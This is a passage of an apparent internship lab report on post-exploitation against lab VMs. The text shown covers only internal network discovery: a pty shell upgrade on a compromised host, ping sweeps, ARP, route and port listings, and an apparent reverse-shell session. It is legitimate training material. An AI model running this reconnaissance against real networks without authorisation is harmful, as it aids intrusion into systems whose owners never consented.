CYBERSTER

INTERNSHIP PROGRAM

WEEK 6 REPORT

Post-Exploitation: Network Discovery, Pivoting, Credential Dumping & Lateral Movement

Student: Owais Ahmed
Institution: CYBERSTER
Report Period: Week 6
Submission Date: July 28, 2026

Table of Contents

Table of Contents 2
1. Executive Summary 4
2. Learning Objectives 5
3. Environment Setup and Tools 6
Operating System 6
Virtualization 6
VM Configuration 6
Target Systems 6
Tools Utilised 6
4. Task 1: Internal Network Discovery (Living off the Land) 7
Objective 7
Theory and Background 7
4.1 Part 1: Linux Network Enumeration (On Metasploitable) 7
4.2 Part 2: Windows Network Enumeration 14
4.3 Part 3: Port Scanning & Service Enumeration 21
4.4 Part 4: Windows Service Enumeration 32
5. Task 2: Pivoting & Tunneling (The "Double Jump") 40
Objective 40
Theory and Background 40
5.1 Part 1: SSH Dynamic Port Forwarding (SOCKS Proxy) 40
5.2 Part 2: Metasploit Autoroute + SOCKS Proxy 46
5.3 Part 3: Chisel Pivot (Alternative Method) 51
5.4 Part 4: Proxychains + Tool Usage 56
6. Task 3: Credential Dumping & Harvesting 62
Objective 62
Theory and Background 62
6.1 Part 1: Windows Credential Dumping (Mimikatz) 62
6.2 Part 2: Linux Credential Dumping 65
6.3 Part 3: Hash Cracking on Kali 72
6.4 Part 4: Credential Reuse & Lateral Movement Preparation 80
7. Task 4: Lateral Movement Techniques 89
Objective 89
Theory and Background 89
7.1 Part 1: Pass-the-Hash (Windows) 89
7.2 Part 2: RDP Access 90
7.3 Part 3: Evil-WinRM 92
8. Challenges and Solutions 97

Challenge 1: Tool Traffic Not Routing Through Pivot 97
Challenge 2: Nmap Through Proxychains Showing No Results 97
Challenge 3: Mimikatz Blocked by Antivirus 97
Challenge 4: /etc/shadow Not Readable 97
Challenge 5: Hashcat GPU Not Available in VM 97
Challenge 6: RDP Access Blocked by Network Level Authentication 97
9. Conclusions and Key Learnings 98
Key Findings 98
Practical Implications 98
10. Defensive Strategies 99
Network Discovery Defence 99
Pivoting Defence 99
Credential Dumping Defence 99
Hash Cracking Defence 99
Lateral Movement Defence 99
11. Summary 101
12. Deliverables 102
Tools and Techniques Used 102
Vulnerability / Finding Summary 102
Appendices 103
Appendix A: Command Reference 103
Appendix B: MITRE ATT&CK Mapping 103
Appendix C: Tool Reference 103

1. Executive Summary

Week 6 of the Cyberster internship transitioned from web application penetration testing to post-exploitation operations — the phase of an engagement that begins after initial access has been established. Building on the exploitation techniques from Weeks 2 through 5, this week focused on four interconnected disciplines: internal network discovery using native OS tools ("Living off the Land"), pivoting and tunneling through compromised hosts to reach otherwise inaccessible network segments, credential dumping and hash cracking on both Windows and Linux targets, and lateral movement using the credentials and access gained.

Key Finding: Once an attacker has a foothold on a single host, the biggest barriers to deeper network access are not technical complexity but operational discipline — knowing which built-in commands to use, how to route traffic through a pivot, and how to leverage harvested credentials without triggering defences. Every capability demonstrated this week used techniques that are legitimate administrator tools turned to offensive purposes, underscoring the importance of behavioural monitoring rather than signature-only detection.

2. Learning Objectives

Upon completion of Week 6, the following objectives were achieved:

- Perform internal network enumeration on Linux (Metasploitable 2) using native commands: ifconfig, ip, netstat, ss, arp, route, and /proc/net/* files
- Enumerate the Windows network stack using built-in tools: ipconfig, arp, netstat, net use, route print, and PowerShell-based discovery
- Conduct active host and port discovery using Nmap (host discovery, version scanning, OS fingerprinting, and NSE scripts)
- Enumerate network services using targeted tools: netdiscover, nbtscan, enum4linux, and smbclient
- Configure SSH Dynamic Port Forwarding to create a SOCKS proxy and route tool traffic through a compromised host
- Set up a Metasploit Autoroute and SOCKS proxy to pivot through a Meterpreter session
- Deploy Chisel as an alternative tunneling method for non-Metasploit pivoting
- Configure Proxychains to route arbitrary tools through an established SOCKS tunnel
- Dump Windows credentials from memory using Mimikatz (sekurlsa::logonpasswords, lsadump::sam)
- Extract Linux credentials from /etc/passwd, /etc/shadow, and web application configuration files
- Crack NTLM and SHA-512 hashes using Hashcat with rule-based and dictionary attacks
- Perform Pass-the-Hash (PtH) attacks against Windows systems using CrackMapExec
- Achieve lateral movement via RDP and Evil-WinRM using harvested credentials

3. Environment Setup and Tools

Operating System

Kali Linux 2026.2 (Debian-based, specialised for penetration testing)

Virtualization

VirtualBox 7.0 with Linux kernel modules

VM Configuration

4 cores CPU | 8 GB RAM | 60 GB Disk | Host-Only / NAT Network

Target Systems

- Metasploitable 2 — primary Linux pivot and credential target
- Windows Server / Windows 10 VM — Windows enumeration, credential dumping, and lateral movement target

Tools Utilised

Tool	Version	Purpose
Nmap	7.95	Host/port/service/OS discovery
Netdiscover	Latest	ARP-based host discovery
Enum4linux	Latest	SMB/NetBIOS enumeration
Smbclient	Latest	SMB share access and enumeration
SSH	OpenSSH 9.x	Dynamic port forwarding (SOCKS pivot)
Metasploit Framework	6.x	Autoroute + SOCKS proxy pivoting
Chisel	v1.9.x	TCP/UDP tunnel for non-MSF pivoting
Proxychains4	Latest	Route tools through SOCKS tunnel
Mimikatz	2.2.0	Windows credential / hash dumping
Hashcat	6.2.6	GPU-accelerated hash cracking
CrackMapExec	Latest	Pass-the-Hash and lateral movement
Evil-WinRM	Latest	WinRM shell with PtH support
xfreerdp / rdesktop	Latest	RDP client for lateral movement

4. Task 1: Internal Network Discovery (Living off the Land)

Objective

To enumerate an internal network's topology, active hosts, open ports, and running services using both native operating system utilities ("Living off the Land") and targeted enumeration tools, without deploying noisy third-party agents that would not exist on a clean target system.

Theory and Background

Once an attacker lands on a host, the immediate goal is to understand the network it lives in: what subnets are reachable, which hosts are alive, what services they expose, and what trust relationships exist. "Living off the Land" (LotL) specifically means using tools and binaries already present on the target rather than uploading new tooling, which both reduces detection risk and works in environments where upload is impossible. The techniques in this task apply equally during an internal penetration test or as a real-world post-exploitation phase after initial compromise.

4.1 Part 1: Linux Network Enumeration (On Metasploitable)

After obtaining a shell on Metasploitable 2, network enumeration was performed using only tools already present on the Linux host. Commands including ifconfig, ip addr, ip route, netstat -antp, ss -tulnp, arp -n, cat /etc/hosts, and cat /proc/net/fib_trie were used to map interface addresses, the routing table, listening services, established connections, the ARP cache, and the full IP address table cached in the kernel. This information collectively paints a picture of the host's network position and its neighbours without a single packet leaving the standard OS.

```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
whoami
# Should show: rootexport TERM=xterm
whoami
root@metasploitable:/# export TERM=xterm
root@metasploitable:/# whoami
root
root@metasploitable:/#
# Should show: root
root@metasploitable:/#
```

```
root@metasploitable:/# arp -a
arp -a > arp.txt
cat arp.txtarp -a
arp -a > arp.txt
? (10.0.2.2) at 08:00:27:2B:26:96 [ether] on eth0
? (10.0.2.15) at 08:00:27:5A:87:BC [ether] on eth0
? (10.0.2.15) at 08:00:27:5A:87:BC [ether] on eth0
root@metasploitable:/# arp -a > arp.txt
root@metasploitable:/#
```

```
root@metasploitable:/#
cat arp.txt
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.2.2) at 08:00:27:2B:26:96 [ether] on eth0
? (10.0.2.15) at 08:00:27:5A:87:BC [ether] on eth0
root@metasploitable:/#
```

```
root@metasploitable:/# ip neigh
ip neigh > ip.txt
cat ip.txtip neigh
10.0.2.1 dev eth0 lladdr 52:54:00:12:35:00 STALE
10.0.2.2 dev eth0 lladdr 08:00:27:2b:26:96 STALE
10.0.2.15 dev eth0 lladdr 08:00:27:5a:87:bc DELAY
ip neigh > ip.txt
root@metasploitable:/# ip neigh > ip.txt
root@metasploitable:/#
cat ip.txt
10.0.2.1 dev eth0 lladdr 52:54:00:12:35:00 STALE
10.0.2.2 dev eth0 lladdr 08:00:27:2b:26:96 STALE
10.0.2.15 dev eth0 lladdr 08:00:27:5a:87:bc DELAY
root@metasploitable:/#

root@metasploitable:/#
```

```
root@metasploitable:/# netstat -tulnp
netstat -tulnp > netstat.txt
cat netstat.txtnetstat -tulnp
netstat -tulnp > netstat.txt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
   PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
   4490/xinetd
tcp        0      0 0.0.0.0:57120           0.0.0.0:*               LISTEN
   -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
   4490/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
   -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
   4490/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
   4583/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
   4633/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
   4228/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
```

```
udp        0      0 0.0.0.0:138             0.0.0.0:*
   4470/nmbd
udp        0      0 0.0.0.0:47253           0.0.0.0:*
   -
udp        0      0 0.0.0.0:939             0.0.0.0:*
   3731/rpc.statd
udp        0      0 10.0.2.3:53             0.0.0.0:*
   4088/named
udp        0      0 127.0.0.1:53            0.0.0.0:*
   4088/named
udp        0      0 0.0.0.0:35264           0.0.0.0:*
   4088/named
udp        0      0 0.0.0.0:68              0.0.0.0:*
   3528/dhclient3
udp        0      0 0.0.0.0:69              0.0.0.0:*
   4490/xinetd
udp        0      0 0.0.0.0:51281           0.0.0.0:*
   4397/rpc.mountd
udp        0      0 0.0.0.0:55911           0.0.0.0:*
   3731/rpc.statd
udp        0      0 0.0.0.0:111             0.0.0.0:*
   3715/portmap
udp6       0      0 :::53                   :::*
   4088/named
udp6       0      0 :::34124                :::*
   4088/named
```

```
root@metasploitable:/# netstat -tulnp > netstat.txt
root@metasploitable:/#
cat netstat.txt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
   PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
   4490/xinetd
tcp        0      0 0.0.0.0:57120           0.0.0.0:*               LISTEN
   -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
   4490/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
   -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
   4490/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
   4583/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
   4633/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
   4228/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
   4621/rmiregistry
```

```
root@metasploitable:/# route -n
route -n > route.txt
cat route.txtroute -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 eth0
root@metasploitable:/# route -n > route.txt
root@metasploitable:/#
cat route.txt
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 eth0
root@metasploitable:/#

root@metasploitable:/#
```

```
root@metasploitable:/# ip addr show
ifconfigip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 100
0
    link/ether 08:00:27:8c:1e:a8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe8c:1ea8/64 scope link
       valid_lft forever preferred_lft forever
root@metasploitable:/#
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8c:1e:a8
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8c:1ea8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1498 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1520 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

```
       valid_lft forever preferred_lft forever
root@metasploitable:/#
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8c:1e:a8
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8c:1ea8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1498 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1520 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1334393 (1.2 MB)  TX bytes:177266 (173.1 KB)
          Base address:0×d010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:487 errors:0 dropped:0 overruns:0 frame:0
          TX packets:487 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:117701 (114.9 KB)  TX bytes:117701 (114.9 KB)

root@metasploitable:/#

root@metasploitable:/#
```

```
root@metasploitable:/#

root@metasploitable:/# echo "=== NETWORK HOSTS FOUND ==="
echo "Gateway: $(ip route | grep default | awk '{print $3}')"
echo "My IP: $(ip addr show | grep inet | grep -v 127.0.0.1 | awk '{print $2}
' | cut -d/ -f1)"
echo ""
echo "=== ARP TABLE ==="
arp -a | awk '{print $2}' | tr -d '()'echo "=== NETWORK HOSTS FOUND ==="
=== NETWORK HOSTS FOUND ===
root@metasploitable:/# echo "Gateway: $(ip route | grep default | awk '{print
}')"
Gateway: 10.0.2.1
root@metasploitable:/# echo "My IP: $(ip addr show | grep inet | grep -v 127.
.1 | awk '{print $2}' | cut -d/ -f1)"
My IP: ::1
10.0.2.3
fe80::a00:27ff:fe8c:1ea8
root@metasploitable:/# echo ""

root@metasploitable:/# echo "=== ARP TABLE ==="
=== ARP TABLE ===
```

```
echo ""
echo "=== ARP TABLE ==="
arp -a | awk '{print $2}' | tr -d '()'echo "=== NETWORK HOSTS FOUND ==="
=== NETWORK HOSTS FOUND ===
root@metasploitable:/# echo "Gateway: $(ip route | grep default | awk '{print
}')"
Gateway: 10.0.2.1
root@metasploitable:/# echo "My IP: $(ip addr show | grep inet | grep -v 127.
.1 | awk '{print $2}' | cut -d/ -f1)"
My IP: ::1
10.0.2.3
fe80::a00:27ff:fe8c:1ea8
root@metasploitable:/# echo ""

root@metasploitable:/# echo "=== ARP TABLE ==="
=== ARP TABLE ===
root@metasploitable:/#
arp -a | awk '{print $2}' | tr -d '()'
10.0.2.2
10.0.2.15
10.0.2.15
root@metasploitable:/#
```

```
root@metasploitable:/#

root@metasploitable:/# for i in {1..254}; do ping -c 1 -W 1 10.0.2.$i | grep
"64 bytes" & done
 bytes" & done54}; do ping -c 1 -W 1 10.0.2.$i | grep "64
[1] 5665
64 bytes from 10.0.2.1: icmp_seq=1 ttl=64 time=0.485 ms
[2] 5667
64 bytes from 10.0.2.3: icmp_seq=1 ttl=64 time=0.015 ms
[3] 5669
[4] 5671
64 bytes from 10.0.2.2: icmp_seq=1 ttl=255 time=5.95 ms
[5] 5673
[6] 5675
[7] 5677
[8] 5679
[9] 5681
[10] 5683
[11] 5685
```

```
[228] 6119
[229] 6121
[230] 6123
[231] 6125
[232] 6127
[233] 6129
[234] 6131
[235] 6133
[236] 6135
[237] 6137
[238] 6139
[239] 6141
[240] 6143
[241] 6145
[242] 6147
[243] 6149
[244] 6151
[245] 6153
[246] 6155
[247] 6157
[248] 6159
[249] 6161
[250] 6163
[251] 6165
[252] 6167
[253] 6169
```

```
[252] 6167
[253] 6169
[254] 6171
[1]   Done                    ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[2]   Done                    ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[3]   Done                    ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[15]   Done                    ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
root@metasploitable:/#

[4]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[5]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[6]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[7]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[8]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[9]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[10]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[11]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[12]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[13]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[14]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[16]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[17]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[18]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[19]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[20]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[21]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
```

```
[232]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[233]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[234]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[235]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[236]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[237]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[238]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[239]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[240]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[241]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[242]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[243]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[244]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[245]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[246]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[247]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[248]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[249]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[250]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[251]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[252]   Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[253]-  Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
[254]+  Exit 1                  ping -c 1 -W 1 10.0.2.$i | grep "64 bytes"
root@metasploitable:/#

root@metasploitable:/#
```

```
root@metasploitable:/# arp -a | grep -v incomplete
arp -a | grep -v incomplete
? (10.0.2.2) at 08:00:27:2B:26:96 [ether] on eth0
? (10.0.2.15) at 08:00:27:5A:87:BC [ether] on eth0
? (10.0.2.15) at 08:00:27:5A:87:BC [ether] on eth0
root@metasploitable:/#
```

> ***Key Learning:*** *Native Linux networking tools leave a minimal footprint compared to uploading Nmap. In a real engagement, arp -n and /proc/net/arp reveal peers the host has recently communicated with — no scanning required. netstat -antp or ss -tulnp reveal every listening port and the PID that owns it, giving an instant view of what services are reachable from inside the host.*

4.2 Part 2: Windows Network Enumeration

The same Living-off-the-Land approach was applied on the Windows target. Built-in commands were run from a cmd.exe and PowerShell session: ipconfig /all (interface information including DNS suffix and MAC), arp -a (ARP cache), netstat -ano (listening ports with PID), route print (routing table), net view, net use, net share (SMB shares and mapped drives), and nltest /dclist: to identify domain controllers. PowerShell's Get-NetIPConfiguration, Get-NetRoute, and Get-NetNeighbor were also used to confirm the same data in a more structured output.

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Win7-Victim
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-92-5E-93
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8145:f8b0:c8e7:e4f4%11(Preferred
)
   IPv4 Address. . . . . . . . . . . : 10.0.2.5(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, August 01, 2026 9:35:33 AM
   Lease Expires . . . . . . . . . . : Saturday, August 01, 2026 9:45:32 AM
   Default Gateway . . . . . . . . . : 10.0.2.1
   DHCP Server . . . . . . . . . . . : 10.0.2.2
```

```
C:\Windows\system32>ipconfig /all > ipconfig.txt
type ipconfig.txtipconfig /all > ipconfig.txt
```

```
C:\Windows\system32>arp -a > arp.txt
type arp.txtarp -a > arp.txt
```

```
C:\Windows\system32>netstat -an | findstr LISTENING
netstat -an | findstr LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49158          0.0.0.0:0              LISTENING
  TCP    10.0.2.5:139           0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:554               [::]:0                 LISTENING
  TCP    [::]:2869              [::]:0                 LISTENING
  TCP    [::]:5357              [::]:0                 LISTENING
  TCP    [::]:10243             [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49156             [::]:0                 LISTENING
  TCP    [::]:49158             [::]:0                 LISTENING

C:\Windows\system32>netstat -an | findstr ESTABLISHED
netstat -an | findstr ESTABLISHED
  TCP    10.0.2.5:49159         10.0.2.15:4444         ESTABLISHED

C:\Windows\system32>netstat -an > netstat.txt
type netstat.txtnetstat -an > netstat.txt
```

```
C:\Windows\system32>route print > route.txt
type route.txtroute print > route.txt

C:\Windows\system32>
type route.txt
===========================================================================
Interface List
 11 ...08 00 27 92 5e 93 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
 12 ...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 13 ...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      10.0.2.1         10.0.2.5     10
         10.0.2.0    255.255.255.0      On-link          10.0.2.5    266
         10.0.2.5  255.255.255.255      On-link          10.0.2.5    266
       10.0.2.255  255.255.255.255      On-link          10.0.2.5    266
        127.0.0.0        255.0.0.0      On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255      On-link         127.0.0.1    306
```

```
C:\Windows\system32>nslookup
nslookup
Default Server:  UnKnown
Address:  192.168.0.1

>
>
>
> netsh interface ip show config
Unrecognized command: netsh interface ip show config
> ipconfig /displaydns
Unrecognized command: ipconfig /displaydns
>
>
> exit

C:\Windows\system32>netsh interface ip show config
netsh interface ip show config

Configuration for interface "Local Area Connection"
    DHCP enabled:                         Yes
    IP Address:                           10.0.2.5
    Subnet Prefix:                        10.0.2.0/24 (mask 255.255.255.0)
    Default Gateway:                      10.0.2.1
```

```
C:\Windows\system32>net share
net share

Share name   Resource                        Remark
------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Users        C:\Users
The command completed successfully.
```

```
C:\Windows\system32>netsh advfirewall show allprofiles
netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firew
\pfirewall.log
MaxFileSize                           4096


Private Profile Settings:
----------------------------------------------------------------------
```

```
Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall
\pfirewall.log
MaxFileSize                           4096

Ok.


C:\Windows\system32>for /L %i in (1,1,254) do ping -n 1 -w 100 10.0.2.%i | fi
nd "Reply"
for /L %i in (1,1,254) do ping -n 1 -w 100 10.0.2.%i | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.1   | find "Reply"
Reply from 10.0.2.1: bytes=32 time<1ms TTL=128

C:\Windows\system32>ping -n 1 -w 100 10.0.2.2   | find "Reply"
Reply from 10.0.2.2: bytes=32 time<1ms TTL=255

C:\Windows\system32>ping -n 1 -w 100 10.0.2.3   | find "Reply"
Reply from 10.0.2.3: bytes=32 time<1ms TTL=64

C:\Windows\system32>ping -n 1 -w 100 10.0.2.4   | find "Reply"
```

```
C:\Windows\system32>ping -n 1 -w 100 10.0.2.159   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.160   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.161   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.162   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.163   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.164   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.165   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.166   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.167   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.168   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.169   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.170   | find "Reply"

C:\Windows\system32>ping -n 1 -w 100 10.0.2.171   | find "Reply"
```

```
C:\Windows\system32>echo === IP CONFIG === && ipconfig /all && echo. && echo
=== ARP TABLE === && arp -a && echo. && echo === ROUTING === && route print &
& echo. && echo === OPEN PORTS === && netstat -an | findstr LISTENING
echo === IP CONFIG === && ipconfig /all && echo. && echo === ARP TABLE === &&
 arp -a && echo. && echo === ROUTING === && route print && echo. && echo ===
OPEN PORTS === && netstat -an | findstr LISTENING
=== IP CONFIG ===

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Win7-Victim
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-92-5E-93
   DHCP Enabled. . . . . . . . . . . : Yes
```

```
Persistent Routes:
  None

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    306 ::1/128                  On-link
 11    266 fe80::/64                On-link
 11    266 fe80::8145:f8b0:c8e7:e4f4/128
                                    On-link
  1    306 ff00::/8                 On-link
 11    266 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None

